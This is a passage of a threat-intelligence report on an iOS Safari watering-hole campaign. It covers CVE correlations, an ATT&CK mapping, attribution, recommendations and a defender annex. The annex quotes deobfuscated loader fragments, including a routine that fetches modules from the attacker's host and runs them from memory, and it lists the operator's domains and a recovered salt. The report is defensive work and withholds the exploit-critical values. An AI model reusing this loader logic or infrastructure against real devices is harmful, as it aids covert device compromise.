CVE	IMPACT (VERBATIM)	DESCRIPTION (VERBATIM)	BUGZILLA
CVE-2025-24264	“Processing maliciously crafted web content may lead to an unexpected Safari crash”	“The issue was addressed with improved memory handling.”	285892
CVE-2025-24209	“Processing maliciously crafted web content may lead to an unexpected process crash”	“A buffer overflow issue was addressed with improved memory handling.”	286462
CVE-2025-24208	“Loading a malicious iframe may lead to a cross-site scripting attack”	“A permissions issue was addressed with additional restrictions.”	286381
CVE-2025-30427	“Processing maliciously crafted web content may lead to an unexpected Safari crash”	“A use-after-free issue was addressed with improved memory management.”	285643
CVE-2025-30425	“A malicious website may be able to track users in Safari private browsing mode”	“This issue was addressed through improved state management.”	286580

iOS 18.4.1 / iPadOS 18.4.1 — released April 16, 2025 “About the security content of iOS 18.4.1 and iPadOS 18.4.1” — support.apple.com/en-us/122282

This out-of-band release contains both CVEs named in CTI-YJWH8-2026-08-04 §9.1:

CoreAudio — CVE-2025-31200 Impact: “Processing an audio stream in a maliciously crafted media file may result in code execution. Apple is aware of a report that this issue may have been exploited in an extremely sophisticated attack against specific targeted individuals on iOS.” Description: “A memory corruption issue was addressed with improved bounds checking.” Credit: Apple and Google Threat Analysis Group

RPAC — CVE-2025-31201 Impact: “An attacker with arbitrary read and write capability may be able to bypass Pointer Authentication. Apple is aware of a report that this issue may have been exploited in an extremely sophisticated attack against specific targeted individuals on iOS.” Description: “This issue was addressed by removing the vulnerable code.” Credit: Apple

Assessment. The dispatcher’s 18.4 boundary is consistent with an operator who distinguishes pre- and post-18.4.1 devices. Branch A (served to everything below 18.4) reaches exactly the precondition CVE-2025-31201 requires — “an attacker with arbitrary read and write capability” — and the retrieved stage-4 code performs explicit PAC-bit stripping (§8.9). **This is a capability match, not evidence of CVE-2025-31201 use.** The boundary being 18.4 rather than 18.4.1 also argues against a precise mapping. **Confidence: Moderate** that Branch A targets a PAC bypass in this class; **Low** that it is CVE-2025-31201 specifically.

10.2 Pointer authentication — why §8.9 matters

Apple’s RPAC entry is the clearest published statement of the position the retrieved payload reaches. The framework independently:

- detects that PAC is active (`0.Tn` set when structure addresses diverge in the high word, §8.6),
- switches to masked pointer arithmetic (`Dt()` / `Tt()`, high byte & 127),
- strips PAC signature bits before dereference (`Ao(ptr) => ptr & 32767`, §8.9),
- and probes the JIT region via WebAssembly export addresses (§07 Stage 3).

Apple’s chosen remediation — “This issue was addressed by removing the vulnerable code” — is unusually blunt and indicates a gadget that could not be repaired in place. A framework that has already built arbitrary R/W and handles PAC explicitly is precisely the consumer for such a gadget.

10.3 The offset-database ceiling — Safari 17.3

The framework’s highest offset entry is `qgeAq:` 170300 = Safari 17.3 (§8.5). That is the last version for which the operator derived structure offsets in this build.

iOS 17.3 / iPadOS 17.3 — released January 22, 2024 “About the security content of iOS 17.3 and iPadOS 17.3” — support.apple.com/en-us/120304

WebKit — CVE-2024-23222 — WebKit Bugzilla 267134 Impact: “Processing maliciously crafted web content may lead to arbitrary code execution. **Apple is aware of a report that this issue may have been exploited.**” Description: “A type confusion issue was addressed with improved checks.”

Other WebKit entries in the same release:

CVE	IMPACT (VERBATIM)	DESCRIPTION (VERBATIM)	BUGZILLA
CVE-2024-23206	“A maliciously crafted webpage may be able to fingerprint the user”	“An access issue was addressed with improved access restrictions.”	262699
CVE-2024-23213	“Processing web content may lead to arbitrary code execution”	“The issue was addressed with improved memory handling.”	266619
CVE-2024-23214	“Processing maliciously crafted web content may lead to arbitrary code execution”	“Multiple memory corruption issues were addressed with improved memory handling.”	265129
CVE-2024-23271	“A malicious website may cause unexpected cross-origin behavior”	“A logic issue was addressed with improved checks.”	265812

Assessment. CVE-2024-23222 is the strongest single correlation in this report. Three independent facts align:

1. It is a **type confusion** issue — the exact technique class in the retrieved stage-4 groom (§8.8, twin `Reflect.construct` objects with an induced structure transition).
2. It was **exploited in the wild** — Apple flagged it, and it is the only WebKit entry in the release so flagged.
3. It was patched in **iOS 17.3** — the precise version at which the framework’s offset database stops.

Point 3 admits a benign reading: a database ceiling may simply mark when the build was cut. But an operator maintaining offsets *up to and including* the version that patched their bug, and no further, is the pattern one expects when a bug dies at a known release.

Confidence: Moderate. This is a correlation of technique class, exploitation status, and version ceiling — not an identification. Confirming it requires the primitive modules, which were not retrieved.

10.4 The tested boundary — iOS 17.4

The paired detonation (§8.2) used iOS 17.2 and 17.4 User-Agents.

iOS 17.4 / iPadOS 17.4 — released March 5, 2024 “About the security content of iOS 17.4 and iPadOS 17.4” — support.apple.com/en-us/120893

Six WebKit entries, **none flagged as exploited**, including CVE-2024-23226 and CVE-2024-27859 (“Processing web content may lead to arbitrary code execution”, Bugzilla 259694 / 263001, credited

to Pwn2car).

Assessment. The 17.4 UA received no document at all — but per the dispatcher source (§07 Stage 2) a 17.4 UA falls to the `else` branch and *should* have received Branch A. The suppression therefore came from the **server-side layer**, not the version logic, and no inference about 17.4-specific patching is warranted. Recorded to prevent exactly that misreading.

10.5 The other CVEs cited in CTI-YJWH8-2026-08-04

Verified against Apple primary sources for cross-report consistency.

CVE-2025-14174 and CVE-2025-43529 — patched in iOS/iPadOS 18.7.3 and 26.2, **December 12, 2025**.
“About the security content of iOS 18.7.3 and iPadOS 18.7.3” — support.apple.com/en-us/125885

WebKit — CVE-2025-43529 — Bugzilla 302502 — Google Threat Analysis Group Impact: “Processing maliciously crafted web content may lead to arbitrary code execution. Apple is aware of a report that this issue may have been exploited in an extremely sophisticated attack against specific targeted individuals on versions of iOS before iOS 26.” Description: “A use-after-free issue was addressed with improved memory management.”

WebKit — CVE-2025-14174 — Bugzilla 303614 — Apple and Google Threat Analysis Group Impact: “Processing maliciously crafted web content may lead to memory corruption. Apple is aware of a report that this issue may have been exploited in an extremely sophisticated attack against specific targeted individuals on versions of iOS before iOS 26.” Description: “A memory corruption issue was addressed with improved validation.”

Correction to CTI-YJWH8-2026-08-04. That report characterises CVE-2025-14174 as an ANGLE/WebGL issue. Apple’s advisory lists it under **WebKit**, not ANGLE. The ANGLE framing derives from Google’s parallel Chrome patch for the same CVE ID — public reporting notes the identifier was also used by Chrome for an out-of-bounds access in ANGLE, the shared graphics abstraction layer. Both framings trace to one CVE; Apple’s own component attribution is WebKit. The parkpeark framework’s WebGL-dependent gate (§8.4) is an **anti-emulator check**, not exploitation of a graphics bug, so no WebGL exploitation is evidenced here either way.

CVE-2025-43520 — patched in iOS/iPadOS 18.7.2, iOS 26.1 and related releases, **November 3, 2025**.
“About the security content of macOS Tahoe 26.1” — support.apple.com/en-us/125634

Kernel — CVE-2025-43520 — Apple Impact: “A malicious application may be able to cause unexpected system termination or write kernel memory” Description: “A memory corruption issue was addressed with improved memory handling.”

Note for analysts: several third-party vulnerability aggregators describe CVE-2025-43520 as a sandbox/network-observation issue at CVSS 5.5. **That description is wrong.** Apple’s own

advisory places it under Kernel with a “*write kernel memory*” impact. The yjwh8 report’s kernel-privilege-escalation characterisation is correct and is confirmed here against the primary source.

10.6 Correlation summary

APPLE CVE	COMPONENT	EXPLOITED IN		CONFIDENCE
		WILD	RELEVANCE TO THIS CAMPAIGN	
CVE-2024-23222	WebKit	Yes	Type confusion; matches §8.8 technique and the 17.3 offset ceiling	Moderate
CVE-2025-31201	RPAC	Yes	PAC bypass from arbitrary R/W; matches §8.9 capability and the 18.4 boundary	Low–Moderate
CVE-2025-31200	CoreAudio	Yes	Cited in CTI-YJWH8; no CoreAudio path observed in this campaign	Not applicable
CVE-2025-43529	WebKit	Yes	Cited in CTI-YJWH8; post-dates this build’s offset ceiling	Not applicable
CVE-2025-14174	WebKit	Yes	Cited in CTI-YJWH8; component corrected above	Not applicable
CVE-2025-43520	Kernel	Yes (KEV)	Cited in CTI-YJWH8; a privilege-escalation stage exists in this chain (§9.1a) but was not retrieved	Open — cannot exclude

Revision following §9.1a. The CVE-2025-43520 row previously read “no kernel stage retrieved here — not applicable.” That wording conflated *not retrieved* with *not present*. MyCERT’s component set shows this chain **does** include a privilege-escalation stage and a sandbox escape, so a kernel-level CVE is now squarely in scope; it simply remains unidentified because the module was not obtained. The row is reclassified from *Not applicable* to **Open**. The same caution does not extend to CVE-2025-31200: CoreAudio is a distinct delivery path with no counterpart in the observed architecture, and it stays *Not applicable*.

The honest summary: no CVE is confirmed for this campaign. The two Moderate/Low correlations rest on technique class and version boundaries, both of which have innocent explanations. Anyone reading this report should treat the CVE column as hypotheses for further collection, not as findings — and should note that the correlations cover only the **browser** stage. The sandbox-escape and privilege-escalation stages have **no CVE correlation attempted at all**, because nothing about them was observed beyond MyCERT’s component labels.

11 MITRE ATT&CK Mapping

Mobile and Enterprise matrices, following the convention of CTI-YJWH8-2026-08-04 §10.

TACTIC	TECHNIQUE	ID	EVIDENCE IN THIS REPORT
Resource Development	Acquire Infrastructure: Domains	T1583.001	2ws3ed4rf5tgy.com (2026-08-01), parkpeak.xyz (2026-08-25)
Resource Development	Stage Capabilities: Drive-by Target	T1608.004	Payload host staged 24 days before the lure
Resource Development	Obtain Capabilities: Exploits	T1588.005	Multi-version JSC exploitation framework
Initial Access	Drive-by Compromise	T1189	Hidden iframe on cloned tourism site
Initial Access (Mobile)	Drive-by Compromise	T1456	iOS Safari targeting
Initial Access (Mobile)	Exploitation for Initial Access	T1664	WebKit/JSC memory-corruption chain
Execution	Exploitation for Client Execution	T1203	JavaScriptCore primitive → arbitrary R/W
Execution	Command and Scripting Interpreter: JavaScript	T1059.007	All stages are JavaScript
Defense Evasion	Obfuscated Files or Information	T1027	Base64-embedded modules, identifier mangling, LZW string encoding
Defense Evasion	Obfuscated Files or Information: Dynamic API Resolution	T1027.007	Hash-addressed module filenames from a per-deployment salt
Defense Evasion	Virtualization/Sandbox Evasion: System Checks	T1497.001	navigator.webdriver, MacIntel + TouchEvent, WebRTC/WebGL/MathML probes
Defense Evasion	Virtualization/Sandbox Evasion: Time Based Evasion	T1497.003	5-second promise timeout; 15-second _rt rate limit
Defense Evasion	Impair Defenses	T1562	Aggressive no-cache headers; immediate revokeObjectURL
Defense Evasion	Indicator Removal	T1070	Blob teardown before enumeration; no on-disk artefacts
Defense Evasion (Mobile)	Download New Code at Runtime	T1407	XHR-fetched exploitation modules
Discovery	System Information Discovery	T1082	JSC version parse; runtime memory-layout probe
Discovery	Software Discovery	T1518	Safari/AppleWebKit branch detection

TACTIC	TECHNIQUE	ID	EVIDENCE IN THIS REPORT
Discovery (Mobile)	System Information Discovery	T1426	iOS version extraction from User-Agent
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	HTTPS module fetch; ?e= status beacon
Command and Control	Proxy: External Proxy	T1090.002	Cloudflare fronting conceals origin
Collection	Data from Local System	T1005	Assessed Moderate ; final payload not retrieved

11.1 Extension from the MyCERT component set

The mapping above was built only from artifacts retrieved in this investigation and consequently stopped at Command and Control. The MyCERT component labels (§9.1a) evidence three further tactics. These rows rest on **MyCERT’s labelling of the components, not on this investigation’s own analysis** — the corresponding modules were never retrieved or examined here — and are marked accordingly.

TACTIC	TECHNIQUE	ID	BASIS	CONFIDENCE
Privilege Escalation	Exploitation for Privilege Escalation	T1068	MyCERT component 6db7114e... labelled <i>Privilege escalation stage</i>	Moderate
Defense Evasion	Exploitation for Defense Evasion	T1211	MyCERT component cd9d756a... labelled <i>Sandbox escape stage</i>	Moderate
Defense Evasion (Mobile)	Process Injection / sandbox bypass	T1631	Same component; iOS app-sandbox escape	Moderate
Persistence	Implant installation	T1543 (analogue)	MyCERT component 8f7f3d2e... labelled <i>Implant</i>	Moderate
Execution	Multi-Stage Channels	T1104	MyCERT components <i>Second-tier loader</i> + <i>Second-tier payload</i>	Moderate

Revised coverage note. The earlier statement that “tactics beyond Command and Control are not evidenced” was correct for the artifacts retrieved here, but is superseded by the CERT-published component set. The chain is now understood to run:

drive-by → *browser exploit* → ***sandbox escape*** → ***privilege escalation*** → ***implant*** → ***second-tier loader and payload***

This is a **full device-compromise chain ending in persistent implantation**, and should be characterised as such in any onward reporting. What remains genuinely unmapped is

Collection and Exfiltration — no component label speaks to what the implant does once installed, so the operator's ultimate objective is still unknown.

12 Attribution Assessment

No attribution is made. The following is offered as an assessment of the operator's characteristics, not their identity.

Capability tier — commercial or commercial-derived. (Moderate) The offset database spans Safari 10.0 through 17.3, requiring derivation across roughly seven years of releases and a corresponding device farm. Five interchangeable primitive backends and five exploitation backends indicate a maintained product rather than a single exploit. The hash-addressed module scheme with a per-deployment salt is an operational-security design decision, not an obfuscator artefact. This profile is characteristic of the commercial exploitation market — either a vendor product, a leaked or resold vendor product, or a well-resourced independent developer.

Targeting — Malaysian civilian population. (High) Brand selection (Perak state tourism), language (Bahasa Malaysia support widget), and MyCERT's independent flagging all indicate Malaysian victims. The exploitation framework itself carries no locale specificity, consistent with a general-purpose capability aimed by lure selection.

Operating model — exploitation-as-a-service or multi-campaign operator. (Moderate) Payload infrastructure was registered 24 days before the lure. The framework's generality, the shared Cloudflare Analytics property, and the maintenance of a separate branch for current iOS suggest infrastructure intended to outlive any one lure.

Link to DarkSword / yjwh8.shop — shared toolkit assessed. (Moderate)

This judgement was revised upward during drafting; the original assessment and the reason for the change are both recorded here.

The original assessment was **Low — not established**, on the following reasoning: shared characteristics were limited to patterns endemic to the market (version gating, staged loaders, anti-forensic teardown, evasion of reputation services), with no infrastructure, hash, registrar, certificate, or ASN overlap.

That reasoning was sound on the evidence then available, but it rested on hash comparison between **different classes of artifact** — stage-1 loaders here against exploit modules there — which cannot produce a match even when a relationship exists. The AV family attribution in §9.1a supplies the missing comparison at the correct level:

- **JS/Coruna.A** is applied to the sub-18 legacy chain. Coruna is the family named for the iOS 13–17.2 path in **CTI-YJWH8-2026-08-04**. Branch A of this campaign is served to that same band and is a JavaScriptCore framework.
- **IOS/Exploit.Darksword.A** is applied to the 18.5-and-below and 18.6.x modules — the band served by the unretrieved Branch B, above this campaign's 18.4 split.
- The dual-branch, version-gated architecture is common to both campaigns.

The assessment is therefore raised to **Moderate: both campaigns deploy the same exploitation toolkit**. Three qualifications are load-bearing:

1. **Shared toolkit is not shared operator.** A commercial or resold framework can be deployed by unrelated customers. Nothing here distinguishes common operator from common supplier, and the separate Cloudflare Analytics properties (§07) are mild evidence for role separation.
2. **The family attribution is analyst-supplied and unverified here.** It was not independently reproduced — see the verification list closing §9.1a.
3. **AV family names are heuristic.** Vendors cluster on structural similarity, so a shared label is evidence of resemblance, not of provenance.

It remains incorrect to assert that this is the same actor as `yjwh8.shop`.

Intelligence gaps. Branch B (iOS ≥ 18.4) contents — now *correlated* with the IOS/Exploit.DarkSword.A modules by version range (§9.1a), but still not retrieved or hash-confirmed; the post-primitive exploitation modules as artifacts (their *roles* are now known from §9.1a, but none was retrieved or examined here); what the implant does once installed, and therefore the operator's ultimate objective; the live C2 beacon target; the injection vector into `parkpeark.xyz` (assessed **Moderate** as operator-controlled from the outset, given the site is a clone and the injection is a single line in a single file — but compromise of a third party's mirror is not excluded); and the CVEs exploited, which cannot be identified without the primitive modules.

13 Summary and Recommendations

`parkpeak.xyz` is not primarily a phishing site. It is a **watering hole** whose cloned tourism content exists to hold iOS visitors on the page while a hidden iframe delivers a version-gated, modular WebKit exploitation chain from separate, Cloudflare-fronted infrastructure staged three weeks earlier. Differential serving by iOS version was confirmed by direct paired observation, and the served framework was retrieved and analysed structurally. Both the lure and the payload host score benign with mainstream reputation services.

The browser exploit is the **first stage of a full device-compromise chain**. Read together with MyCERT's published component set (§9.1a), the chain runs from the drive-by through sandbox escape and privilege escalation to a **persistent implant** and a second-tier payload. Two operational consequences follow. First, exposure should be scoped as potential device compromise with persistence, not as a blocked web attack. Second, because every browser-stage module executes from memory and leaves no disk artefact, **the absence of files on a device is not evidence the chain failed** — network telemetry is the primary evidence, and the `?e=` beacon codes distinguish a completed chain from a declined one.

What remains unknown is what the implant does once installed. No component label speaks to collection or exfiltration, so the operator's ultimate objective is not established.

Recommended actions

Immediate 1. Block `parkpeak.xyz`, `2ws3ed4rf5tgy.com` (and all subdomains), and `suk.hypepressobot.com` at DNS and proxy. 2. Treat any iOS device that has loaded `parkpeak.xyz` as potentially compromised, and scope for **persistence, not just exposure** — the chain terminates in an implant (§9.1a). The 60-second reload loop means a device that sat on the page was subject to repeated attempts. Expect **no on-disk artefacts** from the browser stages (modules execute from memory; blob URLs are revoked in the same tick), so absence of files is not evidence the chain failed. Prioritise network telemetry, and for a high-value device consider a sysdiagnose review or Apple's Lockdown-Mode-era threat notification channel over host scanning alone. 3. Escalate to MyCERT with these indicators. Note that MyCERT has already published the component set (§9.1a); the contribution this report adds is the **lure-side infrastructure and the clone-timing evidence** (§8.0.2), the confirmed two-layer version gating (§8.2), and the observation that the advisory's *phishing* classification understates a watering-hole delivering a full device-compromise chain.

Detection engineering 4. Alert on the behavioural signature rather than the hashes, which will rotate: an iframe styled off-screen at 1×1 with near-zero opacity, sourced cross-origin from a random-label subdomain, on a page whose other links are legitimate. 5. Hunt for outbound requests matching `?e=<3-4 digit>` to newly registered domains. 6. Flag sessionStorage key `_rt` combined with a 60-second `location.reload()`.

Device hygiene 7. Ensure iOS is fully current. The dispatcher's floor is JSC 130000 (Safari 13.0); devices below that are unsupported by the framework, but every version from 13.0 through at least 17.3 is covered by the offset database, and Branch B implies claimed coverage of 18.4+. 8. Consider iOS **Lockdown Mode** for high-risk users. Lockdown Mode disables the JavaScriptCore JIT compiler, which removes the speculative-optimisation behaviour the §8.8 groom depends on and invalidates the JIT-region probe in §07 Stage 3. Against this specific framework it is a strong mitigation.

Further collection 9. Retrieve Branch B (78b6ed1f6e4d.html) with an iOS ≥ 18.4 User-Agent to determine whether current iOS is genuinely covered. 10. Attempt module retrieval using the recovered salt to derive filenames — this would identify the CVEs in use and permit a meaningful comparison against the yjwh8.shop Class A set. **This should be performed only from a purpose-built, isolated analysis environment, and any recovered exploitation modules handled under the withholding constraint stated in §01.** 11. **Verify the §9.1a hashes on VirusTotal.** For each of the twelve MyCERT components, confirm the detection ratio and per-engine names, the first-submission date and submitting country, the file type and size, and — most importantly — any Relations entries (contacted URLs, parent domains, bundled files) linking them to 2ws3ed4rf5tgy.com, yjwh8.shop, or the §9.2 module identifiers. A confirmed relation would convert the Branch B correlation into a direct finding and would settle whether the parkpeak-yjwh8 link is shared operator or shared supplier. Retrieving the implant and second_tier_payload samples would additionally close the **Collection / Exfiltration** gap, the last unmapped part of the chain. 12. **Prioritise the payload host over the lure domain in any long-lived blacklist.** Recommendation 1 blocks both; this is about which one to keep watching. The clone-timestamp evidence (§8.0.2) shows the lure was assembled in under two days and registered after the fact, while 2ws3ed4rf5tgy.com had been standing 24 days. Expect further lures against other Malaysian public-service brands reusing the same payload host — hunt for **new domains embedding an iframe to *.2ws3ed4rf5tgy.com**, rather than waiting for each lure to be reported.

14 References

Primary evidence — this investigation

ARTEFACT	PATH
Paired detonation comparison	parkpeak-triage/results/GATING_EVIDENCE.md
Dispatcher source analysis	parkpeak-triage/results/Dispatcher_SOURCE.md
Branch A framework analysis	parkpeak-triage/results/BRANCH_A_FRAME.md
Indicator table (§9.1 format)	parkpeak-triage/results/ioc_rows.md
Retrieval provenance limitation	parkpeak-triage/artifacts/extract_note.txt
Paired submission tooling	parkpeak-triage/urlscan_paired_submit.sh
Branch comparison tooling	parkpeak-triage/diff_branches.py
Hash extraction tooling	parkpeak-triage/extract_hashes.py
Site mirror (223 files, 8.1 MB)	us.sitesucker.mac.sitesucker/parkpeak.xyz/
Network captures (see §06 note)	peak8888.pcap, peak.pcapng

urlscan.io scans

- https://urlscan.io/result/01a04eb6-38f7-739c-9943-dcfd9e6bf630/ — iOS 17.2 UA, full chain
- https://urlscan.io/result/01a04eb7-fe4a-7768-a1b4-00452a0da229/ — iOS 17.4 UA, no-serve

Apple primary sources (all quotations in §10 are verbatim from these)

ADVISORY	RELEASED	URL
About the security content of iOS 17.3 and iPadOS 17.3	2024-01-22	https://support.apple.com/en-us/120304
About the security content of iOS 17.4 and iPadOS 17.4	2024-03-05	https://support.apple.com/en-us/120893
About the security content of iOS 18.4 and iPadOS 18.4	2025-03-31	https://support.apple.com/en-us/122371
About the security content of iOS 18.4.1 and iPadOS 18.4.1	2025-04-16	https://support.apple.com/en-us/122282
About the security content of macOS Tahoe 26.1	2025-11-03	https://support.apple.com/en-us/125634
About the security content of iOS 18.7.3 and iPadOS 18.7.3	2025-12-12	https://support.apple.com/en-us/125885
Apple security releases (index)	—	https://support.apple.com/en-us/100100
About Lockdown Mode	—	https://support.apple.com/en-us/105120

Related reporting

- CTI-YJWH8-2026-08-04 v1.0 — *DarkSword / Coruna — iOS Exploitation via yjwh8.shop*, TLP:GREEN — *note: that report retains its own TLP:GREEN marking and is not covered by this document's TLP:CLEAR release*
- MyCERT advisory naming parkpeark.xyz — MyCERT portal, advisory ID c318bf87-726c-4252-99c8-b670af964f71

End of main report body. Annex D follows.

Annex D Loader and Exploit Internals, Explained for Defenders

Part of CTI-PARKPEARK-2026-08-30 (see §08a) Classification: TLP:CLEAR Source artifact:

Branch A frame (fbd1a77e79b0.html) + stage-4 module, analyst-supplied full source

Audience: detection engineers, incident responders, threat hunters

D.0 Purpose and withholding statement

This annex explains **how the code works and how to detect it**. It deliberately does **not** explain how to make it work. Specifically withheld throughout: heap-groom iteration counts tuned to specific allocators, the structure-ID and butterfly offsets that make the confusion land, the JIT warm-up trip counts, and the final payload's post-primitive behaviour.

Everything below is either (a) directly observable in traffic or on an endpoint, or (b) structural knowledge a defender needs in order to write a rule. Where a mechanism is genuinely dual-use, it is described at the level of *what it looks like*, not *what values to use*.

Snippets are quoted from the deobfuscated source with variable names preserved as found.

Minifier-generated names (`t`, `n`, `M`, `jn`) carry no meaning — do not build detections on them; see D.9.

D.1 The self-contained SHA-256 — why there is no crypto library

The loader ships its own SHA-256 implementation, inlined as function `IM`:

```
function IM(M){
  let I="";
  function D(M,I){return M>>>I|M<<32-I;}           // 32-bit right-rotate
  const T=Math.pow, N=T(2,32), b="length";
  let c=IM.h=IM.h||[];                             // 8 hash constants, cached
  const X=IM.k=IM.k||[];                           // 64 round constants, cached
  ...
  for(let M=2;L<64;M++){if(!Z[M]){                 // sieve for primes
    for(g=0;g<(1715882595^1715882842);g+=M)Z[g]=M;
    c[L]=T(M,.5)*N|0,                               // frac(sqrt(prime)) -> H
    X[L++]=T(M,1/3)*N|0;                             // frac(cbrt(prime)) -> K
  }
}
```

What it is. A textbook SHA-256 that *derives its own constants at runtime* by sieving primes and taking the fractional parts of their square and cube roots. Standard implementations hard-code these as a 64-entry table.

Why the author did this. Three defensive properties fall out:

1. **No recognisable constant table.** The usual way to spot SHA-256 in an obfuscated blob is to grep for `0x6a09e667` or `0x428a2f98`. Those bytes never appear here — they are computed. A constant-based YARA rule fails silently.
2. **No import, no dependency.** `crypto.subtle.digest` is async and, more importantly, is a hookable API. A defensive browser extension or an instrumented analysis harness can observe every `crypto.subtle` call. This implementation touches nothing observable.
3. **Small and self-contained**, so it survives being passed through `new Function()` with no module resolution.

The obfuscated loop bound. $(1715882595^{1715882842})$ evaluates to `313`. The author writes constants as XOR pairs so that a literal search for the value — or for `200`, or `4096` — finds nothing. This pattern recurs throughout (D.8).

***Defender takeaway.** Absence of known crypto constants is not evidence of absence of crypto. Detect the shape: a 64-iteration round loop with four right-rotate expressions over `Uint32Array` state is SHA-256 regardless of where the constants came from.*

D.2 Hash-addressed module fetch — why crawling the C2 fails

```
globalThis.zsoQl3 = async function(M){
  if(M in e==!1 && M in MM==!1){
    let I=M;
    I = IM(e.p + M).substring(0,40);           // SHA256(salt+moduleId)[:40]
    const N = new URL(e.$ + M);
    const b = (M,I)=>Math.floor(Math.random()*(I-M+1))+M;
    const g = Math.random().toString(36).slice(2,b(5,10)), d = b(0,1);
    N.searchParams.set(g,d);                   // junk param, random NAME and VALUE
    T.open("GET", N.toString(), !0);
    ...
    e[M] = new Function(D)();                  // executed from memory
  }
  return c(M);
};
globalThis.e571tN("5e84e77f3898c5be");       // the salt
```

The mechanism. Module identity is a 40-hex-character logical ID (`7221c283d67fb17...`). The *filename actually requested* is `SHA256(salt + moduleId)` truncated to 40 chars, plus `.js`. The salt `5e84e77f3898c5be` is set per deployment.

Consequences for defence, in order of importance:

1. **Filenames are unpredictable without the salt.** You cannot enumerate the module set, and a blocklist of observed filenames does not transfer to the next deployment — the operator rotates

the salt and every URL changes.

2. **Filenames are deterministic *given* the salt.** This cuts both ways. Having recovered `5e84e77f3898c5be` and the 15 module IDs (§9.2 of the main report), a defender can compute every filename this deployment will ever request and pre-position blocks or hunt for them in proxy logs retroactively.
3. **The junk parameter defeats URL-based caching and dedup.** Both the parameter *name* (random base-36, 5–10 chars) and its *value* (0 or 1) are randomised per request. Any detection keyed on a full URL string sees each fetch as unique. Key on the **path**, never the query.
4. **`new Function(D)()` means the module never touches disk.** There is no file for endpoint AV to scan and no artifact for post-incident disk forensics. The only durable evidence is network telemetry.

Hunt query, conceptually: requests to a single host for paths matching `^/[0-9a-f]{40}\.js$` with a single random-named query parameter, several in quick succession from one page context. That path shape — 40 hex, `.js` — is itself a strong signal; it is not a normal build-tool output format (webpack uses 8–20 hex chars, and pairs them with a readable chunk name).

D.3 The version-to-offset database — what it reveals about the operation

```
const T = {
  o84Kg6: [{qgeAqu:170300, Xw14IM:!1},
    {qgeAqu:170200, ZfeylA:!0, mHrrjL:!0},
    {qgeAqu:170000, lyAoXx:96, sQXUq1:104},
    {qgeAqu:160600, Xw14IM:!0, la8CsT:!1, fZ9WoE:112, kIBIYP:8, ...},
    ... down to {qgeAqu:100000, Vls1NG:!1}],
  OTd9nq: [ ... 19 entries, 170000 down to 100000 ... ],
  xNMnk1: [ ... 5 entries ... ]
};

function p(){
  const n = T[0.runtime].reverse();           // oldest first
  let e = Object.assign(0.jn, n[0]);
  for(const o of n.slice(1)){
    if(o.qgeAqu > 0.qn) break;                 // stop at the target's version
    e = Object.assign(e, o);                   // cumulative overlay
  }
  0.jn = e;
}
```

How to read it. `qgeAqu` is a version key in `MMmmpp` form — `170300` is Safari 17.3.0, `160600` is 16.6.0. Every other key is a *field offset* or a *feature flag* for that version. The table is walked oldest→newest and `Object.assign`-merged, so each entry records only what **changed** from the version before it. This is a changelog, not a lookup table.

What this tells you about the adversary — three inferences:

1. **They have a device farm.** Offsets like `UC22nn:64` are byte offsets into internal JavaScriptCore structures. These are not published. Deriving them requires running each Safari version and reading memory. The table spans `100000` (Safari 10.0, 2016) to `170300` (17.3, 2024) — roughly seven years, across three runtimes. That is sustained, resourced, deliberate work.
2. **The ceiling dates the toolkit.** The newest entry is `170300`. The framework has no offsets past Safari 17.3. Combined with the dispatcher's 18.4 split (which routes newer targets *elsewhere*), this branch is a **legacy chain**, maintained but no longer extended. See §10 of the main report for the CVE-2024-23222 correlation this supports.
3. **Delta-encoding implies version control.** An operator who stores offsets as cumulative diffs is maintaining this in a source tree over time, not regenerating it per campaign.

***Defender takeaway.** The presence of a version-keyed offset database in browser-delivered JavaScript is by itself near-conclusive evidence of a memory-corruption exploit kit. No legitimate web application needs to know the byte offset of a field inside the JS engine. If you can detect this structural pattern — an array of objects each carrying a version-like integer plus a dozen small integer fields — you have a high-fidelity signal.*

D.4 Runtime classification — why UA-spoofing defences do not work here

```
r._qK8Q1 = function(){
  const n = n => { const e = 0.Vn.ne(n);
    return 0.Vn.oe(e + ...gwOBVA.jn.OPegLb); };
  const e = n(WebAssembly.Table), o = n(WebAssembly.Instance);
  let t = e;
  for(e.et !== o.et && (0.Tn=!0, t=t.Tt()), t = t.Bt(t.it % 4096);
    4294967296+(1296459596 ^ -1280598653) !== 0.Vn.le(t); )
    t = t.Bt(4096); // walk back 4096 at a time
  const r = 0.Vn.le(t.H(4));
  if(16777223 === r) 0.runtime = "xNMnk1";
  else { if(16777228 !== r) throw new Error(""); 0.runtime = "0Td9nq"; }
  if("o84Kg6" === 0.runtime) throw new Error(""); // UA-derived default REJECTED
  p(); Object.freeze(0.jn);
};
```

What it does. It takes the addresses of two built-in objects, aligns down to a 4096-byte boundary, and walks backwards in page-sized steps until it finds a magic word — the header of the memory region. It then reads a version tag at offset 4 and classifies the engine as `xNMnk1` or `0Td9nq`.

The critical line is the rejection. Earlier, `Ldm$kv()` parses the User-Agent and sets `0.runtime = "o84Kg6"` as a provisional value. Here, if the runtime is *still* `o84Kg6` after probing, the code **throws**. In other words:

The User-Agent is a hint used only to pick an offset table. The actual engine identity is established by reading memory, and if memory probing fails, the exploit aborts rather than proceed on UA evidence.

This has a direct and unwelcome defensive consequence. A common mitigation recommendation is “*spoof or freeze your User-Agent*”. Against this framework that accomplishes nothing: a spoofed UA that survives the `Ldm$kv()` version parse merely causes the wrong offset table to be selected, and the memory probe then either corrects it or aborts. Neither outcome protects the user.

`Object.freeze(0.jn)` at the end is the *attacker* hardening against *defensive* runtime tampering — an analysis harness that tries to corrupt the offset table after resolution cannot.

Sentinel values, deobfuscated — and what they actually are:

EXPRESSION IN SOURCE	VALUE	MEANING
<code>4294967296+(1296459596 ^ -1280598653)</code>	<code>0xFEEDFACF</code>	<code>MH_MAGIC_64</code> — Mach-O 64-bit header magic
<code>16777223</code>	<code>0x01000007</code>	<code>CPU_TYPE_X86_64</code> → runtime <code>xNMnk1</code>
<code>16777228</code>	<code>0x0100000C</code>	<code>CPU_TYPE_ARM64</code> → runtime <code>OTd9nq</code>

This reframes what the probe is doing. These are not arbitrary sentinels chosen by the malware author — they are Apple’s own constants from `<mach-o/loader.h>` and `<mach/machine.h>`. The loop walks backwards from a live object address, page by page, until it finds the **Mach-O header of the loaded JavaScriptCore binary**, then reads the `cputype` field at offset 4 of that header.

So the classification is by **CPU architecture**, not by engine version:

- `xNMnk1` = an **x86_64** JavaScriptCore — an Intel Mac, or the iOS Simulator.
